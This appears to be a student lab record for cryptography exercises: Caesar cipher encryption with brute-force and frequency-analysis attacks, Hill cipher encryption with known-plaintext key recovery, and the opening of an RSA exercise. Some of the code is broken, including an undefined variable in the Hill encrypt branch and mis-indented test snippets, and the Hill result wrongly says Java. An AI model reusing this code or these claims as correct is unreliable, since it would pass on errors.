Ex.No.1	**IMPLEMENTATION AND CRYPTANALYSIS OF CAESAR CIPHER**

AIM:

To implement

- Encryption
- Decryption
- Brute force Attack
- Frequency Analysis attack

in Caesar cipher using Java.

THEORY:

Encryption and Decryption in Caesar Cipher:

The Caesar Cipher technique is one of the earliest and simplest method of encryption technique. It's simply a type of substitution cipher. It is based on the modular arithmetic of shifting the letter in the text through a fixed key.

ENCRYPTION: C = (P+K) % 26
DECRYPTION: p = (C-K) % 26

Example:

key: 2

ENCRYPTION:
i/p: vicky
o/p: xkema

DECRYPTION:
i/p: xkema
o/p: vicky

Brute Force Attack in Caesar Cipher:

The technique of trying every possible decryption key is called a brute-force attack. It isn't a very sophisticated hack, but through sheer effort the Caesar cipher can be broken.

Example:

i/p:

xkema

o/p:

1:wjdlz
2 :vicky

3 : Uhb jx
4 : tgaiw
5: sfzhv
6 : reygu
7 : qdxft
8 : pcwes
9 : obvdr
10 : naucq
11 :mztop
12 : Lysao
13 : kxrzn
14 : jwqym
15: ivpxl
16 : huowk
17:gtnvj
18 : fsmui
19:erlth
20 : dqksg
21 : cpjrf
22 : boiqe
23: anhpd
24 : zmgoc
25 : ylfnb

Frequency Analysis Attack in Caesar Cipher:

Frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis is based on the fact that, in any given piece of text, certain letters and combinations of letters occur with varying frequencies. For instance, given a section of English language, letters E, T, A and O are the most common, while letters Z, Q and X are not as frequently used.

Example:

i/p: xkema

After continuous substitution of letters by analyzing frequency of each letter

o/p: vicky

ALGORITHM:

SERVER SIDE:

Step 1. Start
Step 2. Create class Caesar
Step 2.1. Declare and initialize a static variable alpha
Step 2.2. Create a method encrypt()
Step 2.2.1. implement the logic for encryption of plain text
Step 2.3. Create a method decrypt()
Step 2.3.1. implement the logic for decryption of cipher text
Step 2.4. Create a method brute()
Step 2.4.1. implement the logic for brute force attack of a ciphered text
Step 2.5. Create a method freq()
Step 2.5.1. implement the logic for frequency analysis of a ciphered text
Step 3. Create class ServerCaesar
Step 3.1. Create a constructor with exception statement
Step 3.1.1. Create objects for ServerSocket, Socket, DataInputStream, DataOutputStream and Caesar class.
Step 3.1.2. Now call the above functions based on the user's i/p from client side
Step 3.1.3. Close all the necessary objects
Step 3.2. Create a main method()
Step 3.2.1. Call the constructor ServerCaesar.
Step 4. End.

CLIENT SIDE:

Step 1. Start
Step 2. Create class ClientCaesar
Step 2.1. Create constructor with throws Exception statement
Step 2.1.1. Create objects for Scanner, Socket, DataInputStream and DataOutputStream class respectively.
Step 2.1.2. Run a while loop until True
Step 2.1.2.1. Implement a menu driven program with choices as 0, 1, 2, 3, 4
As exit, encipher, decipher, brute force attack, frequency analysis attack respectively and send the necessary data to server side.
Step 2.1.3. Close all necessary objects
Step 2.2. Create main() method
Step 2.2.1. Call the constructor ClientCaesar
Step 3. End

CODING:

SERVER SIDE:

```
package com.information;

import java.net.ServerSocket;
import java.net.Socket;
import java.io.DataOutputStream;
import java.io.DataInputStream;
import java.util.Collections;
import java.util.Hashtable;
import java.util.Map;
import java.lang.Math;

class Caesar{
   static String alpha = "abcdefghijklmnopqrstuvwxyz"; //declared and initialized string
   //logic for encryption of text
   public String encrypt(String s, int key){
      String cipher = "";
      for (int i=0; i<s.length(); i++){
         cipher += alpha.charAt(((alpha.indexOf(s.charAt(i)))+key)%26);
      }
      return cipher;
   }
   //logic for decryption of text
   public String decrypt(String s, int key){
      String plain = "";
      for (int i=0; i<s.length(); i++){
         int pos = ((alpha.indexOf(s.charAt(i))) - key)%26;
         if (pos < 0) {
            pos = 26 + pos;
         }
         plain += alpha.charAt(pos);
      }
      return plain;
   }
   //logic for brute force attack
   public String brute(String s){
      String plain = "";
      for (int i=1; i<=25; i++){
         int key = i;
         for (int j=0; j<s.length(); j++){
            int pos = ((alpha.indexOf(s.charAt(j))) - key)%26;
            if (pos < 0) {
               pos = 26 + pos;
```

```
            }
            plain += alpha.charAt(pos);
        }
        plain += ":";
    }
    return plain;
  }
  //logic for frequency analysis
  public String freq(String s){
    String plain = "";
    Hashtable<Character, Integer> ht = new Hashtable<Character, Integer>();
    for (int i=0; i<s.length(); i++){
      if (ht.get(s.charAt(i)) == null){
        ht.put(s.charAt(i), 1);
      }
      else{
        ht.put(s.charAt(i), ht.get(s.charAt(i)) + 1);
      }
    }
    int max = Collections.max(ht.values());
    for (Map.Entry<Character, Integer> e : ht.entrySet()){
      if (e.getValue() == max){
        System.out.println(e.getKey() + ":" + e.getValue());
       return e.getKey() + ":" + e.getValue();
      }
    }
    return "";
  }
}

public class ServerCaesar {
  public ServerCaesar(int port) throws Exception{
    ServerSocket ss = new ServerSocket(port); //object for server socket class
    Socket s = ss.accept(); //accepting client request
    DataOutputStream out = new DataOutputStream(s.getOutputStream()); //object for
dataoutputstream class
    DataInputStream in = new DataInputStream(s.getInputStream()); //object for
datainputstream class
    Caesar obj = new Caesar(); //object for caesar class

    while (true) {
      String receive = (String)in.readUTF(); //receiving data from client
      String arr[] = receive.split(":"); //splitting the text
      if (arr.length == 1)
        break;
```

```
            String result = "";
            String text = arr[1];
            if (arr[0].equals("1")) {
               System.out.println("Client choose encryption technique");
               result = obj.encrypt(text, Integer.parseInt(arr[2])); //calling encrypt function
               out.writeUTF(result);
            }
            else if (arr[0].equals("2")) {
               System.out.println("Client choose decryption technique");
               result = obj.decrypt(text, Integer.parseInt(arr[2])); //calling decrypt function
               out.writeUTF(result);
            }
            else if (arr[0].equals("3")){
               System.out.println("Client choose brute force technique");
               result = obj.brute(text); //calling brute function
               out.writeUTF(result);
            }
            else if(arr[0].equals("4")){
               System.out.println("Client choose frequency analysis technique");
               result = obj.freq(text); //calling freq function
               out.writeUTF(result); //sending data to client side
               while (true){
                  String letter = in.readUTF();
                  if (letter.equals("exit"))
                     break;
                  else{
                     char let = letter.charAt(0);
                     String temp = obj.decrypt(text, Math.abs(Caesar.alpha.indexOf(let) -
Caesar.alpha.indexOf(result.split(":")[0])));
                     out.writeUTF(temp);
                  }
               }
            }
         }
         //closing all the necessary objects
         out.close();
         in.close();
         s.close();
         ss.close();
      }
      public static void main(String[] args) throws Exception{
         new ServerCaesar(2000); //calling servercaesar constructor
      }
   }
```

CLIENT SIDE:

```
package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.util.Locale;
import java.util.Scanner;
import java.net.Socket;

public class ClientCaesar {
   public ClientCaesar(String ip, int port) throws Exception{
      Scanner sc = new Scanner(System.in); //object for scanner class
      Socket s = new Socket(ip, port); //object for socket class
      DataInputStream in = new DataInputStream(s.getInputStream()); //object fo
datainputstream class
      DataOutputStream out = new DataOutputStream(s.getOutputStream()); //object fo
dataoutputstream class
      while (true){
         System.out.println("\nEnter choice\n0. Exit\n1. Encipher\n2. Decipher\n3. Brute force
attack\n4. Frequency analysis attack");
         int choice = sc.nextInt(); //reading input
         String alpha = "abcdefghijklmnopqrstuvwxyz";
         if (choice == 0){
            out.writeUTF("0");
            break;
         }
         else if (choice == 1) {
            System.out.print("Enter the plain text: ");
            String plain = sc.next().toLowerCase(); //reading input
            System.out.print("Enter key: ");
            int key = sc.nextInt(); //reading input

            out.writeUTF(1+":"+plain+":"+key+""); //sending data to server
            String cipher = in.readUTF(); //reading data from server

            System.out.println("PLAIN TEXT: " + plain);
            System.out.println("CIPHERED TEXT : " + cipher);
         }
         else if (choice == 2){
            System.out.print("Enter the ciphered text: ");
            String cipher = sc.next().toLowerCase(); //reading input
            System.out.print("Enter key: ");
            int key = sc.nextInt(); //reading input
```

```
            out.writeUTF(2+":"+cipher+":"+key+""); //reading data from
            String plain = in.readUTF(); //reading data from server

            System.out.print("CIPHERED TEXT: " + cipher + "\n");
            System.out.print("PLAIN TEXT : " + plain + "\n");
        }
        else if (choice == 3){
            System.out.print("Enter the ciphered text: ");
            String cipher = sc.next().toLowerCase(); //reading input

            out.writeUTF(3+":"+cipher+""); //sending data to server
            String plain = in.readUTF(); //receiving data from server
            String arr[] = plain.split(":"); //splitting data
            for (int i=0; i<arr.length; i++){
                System.out.println((i+1) + ":" + arr[i] + "");
            }
        }
        else if (choice == 4){
            System.out.print("Enter the ciphered text: ");
            String cipher = sc.next(); //reading input
            out.writeUTF(4 + ":" + cipher + "");
            String count = in.readUTF(); //receiving data from server
            String arr[] = count.split(":"); //splitting
            System.out.println("Maximum frequency letter is " + arr[0] + " with frequency " +
arr[1]);
            while (true){
                System.out.print("Enter the letter to be mapped with " + arr[0] + ": ");
                String letter = sc.next();
                out.writeUTF(letter); //sending data to server
                String plain = in.readUTF(); //receiving data from server
                System.out.println("The plain text is: " + plain);
                System.out.print("Do you want to continue(yes/no): ");
                String option = sc.next(); //reading input
                if (option.equals("no")){
                    out.writeUTF("exit");
                    break;
                }
            }
        }
    }
    //closing all necessary objects
    out.close();
    in.close();
    s.close();
```

```
    }
    public static void main(String[] args) throws Exception{
        new ClientCaesar("localhost", 2000);
    }
}
```

SCREEN SHOTS:

SERVER SIDE:

```
Client choose encryption technique
Client choose decryption technique
Client choose brute force technique
Client choose frequency analysis technique
```

CLIENT SIDE:

```
Enter choice
0. Exit
1. Encipher
2. Decipher
3. Brute force attack
4. Frequency analysis attack
1
Enter the plain text: vicky
Enter key: 2
PLAIN TEXT: vicky
CIPHERED TEXT : xkema
```

```
Enter choice
0. Exit
1. Encipher
2. Decipher
3. Brute force attack
4. Frequency analysis attack
2
Enter the ciphered text: xkema
Enter key: 2
CIPHERED TEXT: xkema
PLAIN TEXT : vicky
```

```
3
Enter the ciphered text: xkema
1:wjdlz
2:vicky
3:uhbjx
4:tgaiw
5:sfzhv
6:reygu
7:qdxft
8:pcwes
9:obvdr
10:naucq
11:mztbp
12:lysao
13:kxrzn
14:jwqym
15:ivpxl
16:huowk
17:gtnvj
18:fsmui
19:erlth
20:dqksg
21:cpjrf
22:boiqe
23:anhpd
24:zmgoc
25:ylfnb
```

```
Enter choice
0. Exit
1. Encipher
2. Decipher
3. Brute force attack
4. Frequency analysis attack
4
Enter the ciphered text: xkema
Maximum frequency letter is m with frequency 1
Enter the letter to be mapped with m: a
The plain text is: lysao
Do you want to continue(yes/no): yes
Enter the letter to be mapped with m: k
The plain text is: vicky
Do you want to continue(yes/no): no
```

RESULT:

Thus, the programs for

- Encryption
- Decryption
- Brute force Attack
- Frequency Analysis attack

in Caesar cipher are implemented in Java and the results are verified.

EVALUATION:

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	7	
Use of Comment lines and standard coding practices	3	
Viva	10	
Sub Total	20	
Completion of experiment on time	3	
Documentation	7	
Sub Total	10	
Signature of the faculty with Date		

Ex.No.2	**IMPLEMENTATION AND CRYPTANALYSIS OF HILL CIPHER**

AIM:

To implement

- Encryption
- Decryption
- Known Plain test – cipher text attack

in Hill cipher using Java.

THEORY:

Encryption:

Hill cipher is a block substitution cipher. Hence the encryption process in done by taking the plain text as blocks. The blocks are taken as column vectors (digraphs or trigraphs) based on the key matrix which is either a square matrix of order 2 or 3. Then encryption is done using the formula:

C = K * P mod 26

C – cipher matrix K – key matrix P – Plain text matrix

This cipher matrix is then converted back to letters.

Decryption:

Decryption is the process of reversing the encryption. Since we are using matrix multiplication for the encryption process, the decryption requires finding the inverse of thekey matrix. After finding the inverse of the key matrix used for encryption, the same process as encryption is carried out using the cipher text matrix. The formula used for this is:

P = K-1 * C mod 26

C – Cipher Matrix K – Key Matrix P – Plain Text Matrix

This plain text matrix is then converted back to letters.

Constraints for selecting Key Matrix in Hill Cipher

- The Key Matrix must be a square matrix
- The determinant of the Key Matrix must not be equal to 0
- The GCD of determinant of Key Matrix and 26 must be equal to 1, so that the inverse exists in the required Z26 modulo.

Steps for calculation of inverse of Key Matrix in Modulo arithmetic

- Calculate the determinant of the Key Matrix
- Find the multiplicative inverse of the determinant with %26
- Calculate the adjoint of the Key Matrix.
- Multiply the found multiplicative inverse with the adjoint to arrive at the inverseKey Matrix

Euclidean and Extended Euclidean algorithm

- Euclidean algorithm provides an easy way to compute the Greatest Common Divisor of twointegers. Greatest Common Divisor (GCD) is the largest integer that divides both the given the integers without reminder. This is used in hill cipher for finding whether the given number has a multiplicative inverse or not.
- The Extended Euclidean algorithm is used to find the inverse of the integers along with GCDof the two numbers. The Extended Euclidean algorithm performs the same operations as Euclidean algorithmand along with it parallelly calculate the value of multiplicative inverse of given numbers

Known Plaintext and Cipher text attack

For the Hill Cipher as we have seen before, there are three variables. This means that if we have two variables in our hand, then we can easily identify the third variable. Taking advantage of this simple fact, if the cipher text and plain text are known then it is feasible to find the Key matrix. If the key matrix is found by this attack, then any further communication can be intercepted and decrypted with the found key matrix. Hill Cipher is vulnerable to the Known Plain Text Attack. From the existing formula for encryption, we can derive formula for the attack as below,

$K = C * P^{-1} \bmod 26$

ALGORITHM:

Step 1. Start
Step 2. Create class HillCipher
    Step 2.1. initialize variable alpha to "abcdefghijklmnopqrstuvwxyz"
    Step 2.2. Create method char_enc()
        Step 2.2.1. Implement the logic for converting a string to a index matrix
    Step 2.3. Create method num_enc()
        Step 2.3.1. Implement the logic for converting a index matrix to a string
    Step 2.4. Create method det()
        Step 2.4.1. Implement the logic for finding the determinant of a 2x2 matrix
    Step 2.5. Create method adj()
        Step 2.5.1. Implement the logic for finding the adjoint of a matrix
    Step 2.6. Create method scalar()
        Step 2.6.1. Implement the logic for multiplying a scalar value to a matrix
    Step 2.7. Create method multiply()
        Step 2.7.1. Implement the logic for multiplying 2 matrices
    Step 2.8. Create method inverse()
        Step 2.8.1. Implement the logic for finding the multiplicative inverse of a number with %26
Step 3. End

Encryption

    Step 1. Start
    Step 2. Read plain text
    Step 3. Read key
    Step 4. Call method num_enc()
    Step 4. Call method multiply()
    Step 5. Call method char_enc and display the result
    Step 6. End

Decryption

    Step 1. Start
    Step 2. Read ciphered text
    Step 3. Read key
    Step 4. Call method num_enc()
    Step 5. Call method det()
    Step 6. Call method inverse()
    Step 7. Call method adj()
    Step 8. Call method scalar()
    Step 9. Call method multiply()
    Step 10. Call method char_enc() and display the result
    Step 11. End

Known Plaintext attack and Cipher text attack

Step 1. Start
Step 2. Read plain text
Step 3. Read cipher text
Step 4. Read key matrix
Step 5. Call method det()
Step 6. Call method inverse()
Step 7. Call method adj()
Step 8. Call method scalar()
Step 9. repeat step 4 to step 8
Step 10. Display result
Step 11. End

DESIGN

LIST OF CLASSES:

- Hill Cipher

LIST OF METHODS:

- Char_enc()
- Num_enc()
- Det()
- Adj()
- Scalar()
- Multiply()
- Inverse()
- Main()

MODULE WISE CODING AND UNIT TESTING

CHARACTER ENCODING:

```
class HillCipher:
    alpha = "abcdefghijklmnopqrstuvwxyz"
    def char_enc(self, arr):
    s = ""
    for i in range(len(arr[0])):
    for j in range(len(arr)):
    s += HillCipher.alpha[arr[j][i]]
    return s
def main():
  obj = HillCipher()
  s = obj.char_enc([[0, 1], [2, 3]])
  print(s)
if __name__=="__main__":
   main()
```

NUMBER ENCODING:

```
class HillCipher:
      def num_enc(self, text, order):
      count = 0
      if (len(text)/order) != (len(text)//order):
      r = len(text) % order
      text += "x" * (order- r)
      arr = [[0 for j in range(len(text)//order)]for i in range(order)]
      for i in range(len(arr[0])):
      for j in range(len(arr)):
      arr[j][i] = HillCipher.alpha.index(text[count])
      count += 1
      return arr
def main():
  obj = HillCipher()
  mat = obj.num_enc("abcd", 2)
  print(mat)
if __name__=="__main__":
   main()
```

FINDING DETERMINANT:

```
class HillCipher:
      def det(self, arr):
      return ((arr[0][0] * arr[1][1]) - (arr[0][1] * arr[1][0])) % 26
def main():
  value = obj.det([[5, 3], [2, 4]])
  print(value)
if __name__=="__main__":
   main()
```

FINDING ADJOINT:

```
class HillCipher:
      def adj(self, arr):
         mat = arr
         mat[0][0], mat[1][1] = mat[1][1], mat[0][0]
         mat[0][1] = -mat[0][1] % 26
         mat[1][0] = -mat[1][0] % 26
         return mat
def main():
  mat = obj.adj([[5, 3], [2, 4]])
  print(mat)
if __name__=="__main__":
   main()
```

SCALAR MULTIPLICATION:

```
class HillCipher:
    def scalar(self, arr, num):
        for i in range(len(arr)):
            for j in range(len(arr[0])):
                arr[i][j] = (arr[i][j] * num) % 26
        return arr
def main():
 mat = obj.scalar([[5, 3], [2, 4]], 2)
 print(mat)
if __name__=="__main__":
  main()
```

MATRIX MULTIPLICATION:

```
class HillCipher:
    def multiply(self, arr_one, arr_two):
        arr_three = [[0 for i in range(len(arr_two[0]))]for j in range(len(arr_one))]
        for i in range(len(arr_one)):
            for j in range(len(arr_two[0])):
                for k in range(len(arr_two)):
                    arr_three[i][j] += arr_one[i][k] * arr_two[k][j]
                arr_three[i][j] = arr_three[i][j] % 26
        return arr_three
def main():
 mat = obj.multiply([[12, 7, 3], [4, 5, 6], [7, 8, 9]], [[5, 8, 1, 2], [6, 7, 3, 0], [4, 5, 9, 1]])
 print(mat)
if __name__=="__main__":
  main()
```

FINDING INVERSE:

```
class HillCipher:
    def inverse(self, a, b):
        # a = 26
        # b = det
        t1 = 0
        t2 = 1
        while b != 0:
            q = a//b
            r = a%b
            a = b
            b = r
            t = t1 - (q * t2)
            t1 = t2
            t2 = t
        if a == 1:
            return t1 % 26
        else:
```

```
            return 0
def main():
  value = obj.inverse(11, 7)
  print(value)
if __name__=="__main__":
   main()
```

INTEGRATED CODE AND TESTING

```
class HillCipher:
  alpha = "abcdefghijklmnopqrstuvwxyz"
  def char_enc(self, arr):
    s = ""
    for i in range(len(arr[0])):
      for j in range(len(arr)):
        s += HillCipher.alpha[arr[j][i]]
    return s
  def num_enc(self, text, order):
    count = 0
    if (len(text)/order) != (len(text)//order):
      r = len(text) % order
      text += "x" * (order- r)
    arr = [[0 for j in range(len(text)//order)]for i in range(order)]
    for i in range(len(arr[0])):
      for j in range(len(arr)):
        arr[j][i] = HillCipher.alpha.index(text[count])
        count += 1
    return arr
  def det(self, arr):
    return ((arr[0][0] * arr[1][1]) - (arr[0][1] * arr[1][0])) % 26
  def adj(self, arr):
    mat = arr
    mat[0][0], mat[1][1] = mat[1][1], mat[0][0]
    mat[0][1] = -mat[0][1] % 26
    mat[1][0] = -mat[1][0] % 26
    return mat
  def scalar(self, arr, num):
    for i in range(len(arr)):
      for j in range(len(arr[0])):
        arr[i][j] = (arr[i][j] * num) % 26
    return arr
  def multiply(self, arr_one, arr_two):
    arr_three = [[0 for i in range(len(arr_two[0]))]for j in range(len(arr_one))]
    for i in range(len(arr_one)):
      for j in range(len(arr_two[0])):
        for k in range(len(arr_two)):
          arr_three[i][j] += arr_one[i][k] * arr_two[k][j]
        arr_three[i][j] = arr_three[i][j] % 26
    return arr_three
```

```
  def inverse(self, a, b):
    # a = 26
    # b = det
    t1 = 0
    t2 = 1
    while b != 0:
      q = a//b
      r = a%b
      a = b
      b = r
      t = t1 - (q * t2)
      t1 = t2
      t2 = t
    if a == 1:
      return t1 % 26
    else:
      return 0

def main():
  obj = HillCipher()
  while True:
    choice = int(input("\nEnter choice:\n0.Exit\n1. Encrypt\n2. Decrypt\n3. Known plain text
cipher text attack(2x2 system)\n"))
    if choice == 0:
      print("Process ended")
      break
    elif choice == 1:
      text = input("Enter plain text: ")
      order = int(input("Enter order of key matrix: "))
      key = []
      for i in range(order):
        l = []
        for j in range(order):
          l.append(int(input("Enter element: ")))
        key.append(l)

      res = obj.multiply(key, mat)
      print("\nPLAIN TEXT:", text)
      print("CIPHERED TEXT:", obj.char_enc(res), "\n")
    elif choice == 2:
      cipher = input("Enter ciphered text: ")
      order = int(input("Enter order of key matrix: "))
      key = []
      for i in range(order):
        l = []
        for j in range(order):
          l.append(int(input("Enter element: ")))
        key.append(l)
```

```
    mat = obj.num_enc(cipher, order)
    deter = obj.det(key)
    if deter == 0:
      print("\nThe given key matrix is not invertible...\nPlease enter a different key matrix...")
    else:
      det_inv = obj.inverse(26, deter)
      if det_inv == 0:
        print("\nmutliplicative inverse does not exists...\nPlease enter a different key matrix...")
      else:
        adj = obj.adj(key)
        inv = obj.scalar(adj, det_inv)
        res = obj.multiply(inv, mat)
        print("\nCIPHERED TEXT:", cipher)
        print("PLAIN TEXT:", obj.char_enc(res),"\n")
  elif choice == 3:
    plain = input("Enter plain text: ")
    cipher = input("Enter ciphered text: ")
    plain_mat = [[0 for i in range(2)]for i in range(2)]
    cipher_mat = [[0 for i in range(2)]for i in range(2)]
    count = 0
    for i in range(2):
      for j in range(2):
        plain_mat[j][i] = HillCipher.alpha.index(plain[count])
        cipher_mat[j][i] = HillCipher.alpha.index(cipher[count])
        count += 1
    deter = obj.det(cipher_mat)
    if deter == 0:
      print("The given ciphered text matrix determinant is 0")
    else:
      det_inv = obj.inverse(26, deter)
      if det_inv == 0:
        print("Inverse does not exist for the given ciphered text matrix")
      else:
        adj = obj.adj(cipher_mat)
        inv = obj.scalar(adj, det_inv)
        res = obj.multiply(plain_mat, inv)
        print("\nKEY INVERSE MATRIX:\n",res)
        deter = obj.det(res)
        if deter == 0:
          print("The given ciphered text matrix determinant is 0")
        else:
          det_inv = obj.inverse(26, deter)
          if det_inv == 0:
            print("Inverse does not exist")
          else:
            adj = obj.adj(res)
            inv = obj.scalar(adj, det_inv)
            print("KEY MATRIX:\n",inv)
```

```
if __name__=="__main__":
    main()
```

DIFFICULTIES FACED DURING INTEGRATION

- In every method there was a need for slightly modifying the code
- There was a need for adding conditional statements in many parts of the code
- The result of key inverse matrix was wrong
- There was some error in number and character encoding methods

SCREEN SHOTS:

ENCRYPTION:

```
D:\is\hill cipher>hillcipher.py

Enter choice:
0.Exit
1. Encrypt
2. Decrypt
3. Known plain text cipher text attack(2x2 system)
1
Enter plain text: info
Enter order of key matrix: 2
Enter element: 7
Enter element: 6
Enter element: 11
Enter element: 17

PLAIN TEXT: info
CIPHERED TEXT: exph
```

DECRYPTION:

```
Enter choice:
0.Exit
1. Encrypt
2. Decrypt
3. Known plain text cipher text attack(2x2 system)
2
Enter ciphered text: exph
Enter order of key matrix: 2
Enter element: 7
Enter element: 6
Enter element: 11
Enter element: 17

CIPHERED TEXT: exph
PLAIN TEXT: info
```

KNOWN PLAIN TEXT CIPHER TEXT ATTACK (2x2 SYSTEM):

```
Enter choice:
0.Exit
1. Encrypt
2. Decrypt
3. Known plain text cipher text attack(2x2 system)
3
Enter plain text: info
Enter ciphered text: exph

KEY INVERSE MATRIX:
 [[17, 20], [15, 7]]
KEY MATRIX:
 [[7, 6], [11, 17]]
```

RESULT:

Thus, the programs for

- Encryption
- Decryption
- Known Plain text – Cipher text attack

in Hill Cipher are implemented in Java and the results are verified.

Evaluation

Criteria	Ratings				Pts
Correctness	5.0 pts Excellent • Program runs and completes all required tasks • Handles special cases • Executes without errors	3.0 pts Good • Program is complete in all aspects and competes most tasks appropriately • Program fails to work for special cases	2.0 pts Satisfactory • Individual modules produce expected output • Program fails to handle errors due to integration	0.0 pts Unsatisfactory • Individual modules do not execute due to errors. • No integration of modules has been performed • Incorrect results for most or all independent modules	
Coding Standards	5.0 pts Excellent • Includes name, date, and assignment title. • Excellent use of white space. • Creatively organized work. • Excellent use of variables (no global variables, unambiguous naming).	3.0 pts Good • Includes name, date, and assignment title. • Good use of white space. • Organized work. • Good use of variables (no global variables, unambiguous naming)	2.0 pts Satisfactory • Completed between 70-80% of the requirements. • Delivered on time, and in correct format (disk, email, etc.) global variables, unambiguous naming).	0.0 pts Unsatisfactory • Completed less than 70% of the requirements. • Not delivered on time or not in correct format (disk, email, etc.)	
Documentation	5.0 pts Excellent • Clearly and effectively documented including descriptions of all variables. • Specific purpose is noted for each function, control structure, input requirements,	3.0 pts Good • Clearly documented including descriptions of all variables. • Specific purpose is noted for each function and control structure.	2.0 pts Satisfactory • Basic documentation has been completed including descriptions of all variables. • Purpose is noted for each function.	0.0 pts Unsatisfactory • No documentation included.	

Criteria	Ratings				Pts
	and output results.				
Runtime	5.0 pts Excellent • Executes without errors excellent user prompts, good use of symbols, spacing in output. • Thorough and organized testing has been completed and output from test cases is included.	3.0 pts Good • Executes without errors. • User prompts are understandable, minimum use of symbols or spacing in output. • Thorough testing has been completed	2.0 pts Satisfactory • Executes without errors. • User prompts contain little information, poor design . • Some testing has been completed.	0.0 pts Unsatisfactory • Does not execute due to errors. • User prompts are misleading or non-existent. • No testing has been completed.	
Completed on time	5.0 pts Excellent Program is completed on time	3.0 pts Good Program is one day late	2.0 pts Satisfactory Program is three day late	0.0 pts Unsatisfactory Program is late by more than three days	

Ex.No.3	**IMPLEMENTATION OF RSA**

AIM:

To simulate the working of RSA in Virtual lab environment and to implement the same in Java/Python

THEORY:

One way function:

One-way function is a function that is easy to compute on every input, but hard to invert back the output to the input in the first place. For Example, Multiplication is a one-way function since multiplication of 2 numbers is very easy. But in case of larger integers, factorization (inverse function of multiplication) is computationally not feasible.

Key generation

Key generation is the process of generating keys in cryptography**.** In RSA, there are 2 keys involved. One is public key, the key that other users use to encrypt the data and send it to a user (For example, User A). This key is visible to all. The other key is private key, the key that User A uses to decrypt the data sent by the other users. This key is not visible to anyone except User A. The key generation is done by following parameters:

- P – A Large Prime Number
- Q – A Large Prime Number
- E – A Large Prime Number (public key)
- N = P * Q
- $\phi(N) = (P-1) * (Q-1)$
- $D = E^{-1} \bmod(\phi(N))$

RSA Encryption

Encryption is the process of encoding information. In RSA, each letter in the plain text is changed to alphabetical order index starting from 0, and then Encrypted. Encryption of a letter can be done by the following formula:

$$\mathbf{C = (M^E) \bmod(N)}$$

where C = Ciphered Letter (in Number), M = Plain Letter (in Alphabetical order),
N = P * Q, E = Public Key

RSA Decryption

Decryption is the process of decoding information. In RSA, each number is in the input array is decrypted and each number is changed to letter using alphabetical order index starting from 0. Decryption of a letter can be done by the following formula:

$$\mathbf{M = (C^D) \bmod(N)}$$

where C = Ciphered Letter (in Number), M = Plain Letter (in Alphabetical order),
N = P * Q, D = Private Key

ALGORITHM:

Key generation

Step 1. Start
Step 2. Read p and q (Large prime numbers)
Step 3. Compute n (p * q)
Step 4. Compute ϕ(n)
Step 5. Compute e (Public key)
Step 6. Compute d (Private key)
Step 7. End


RSA Encryption

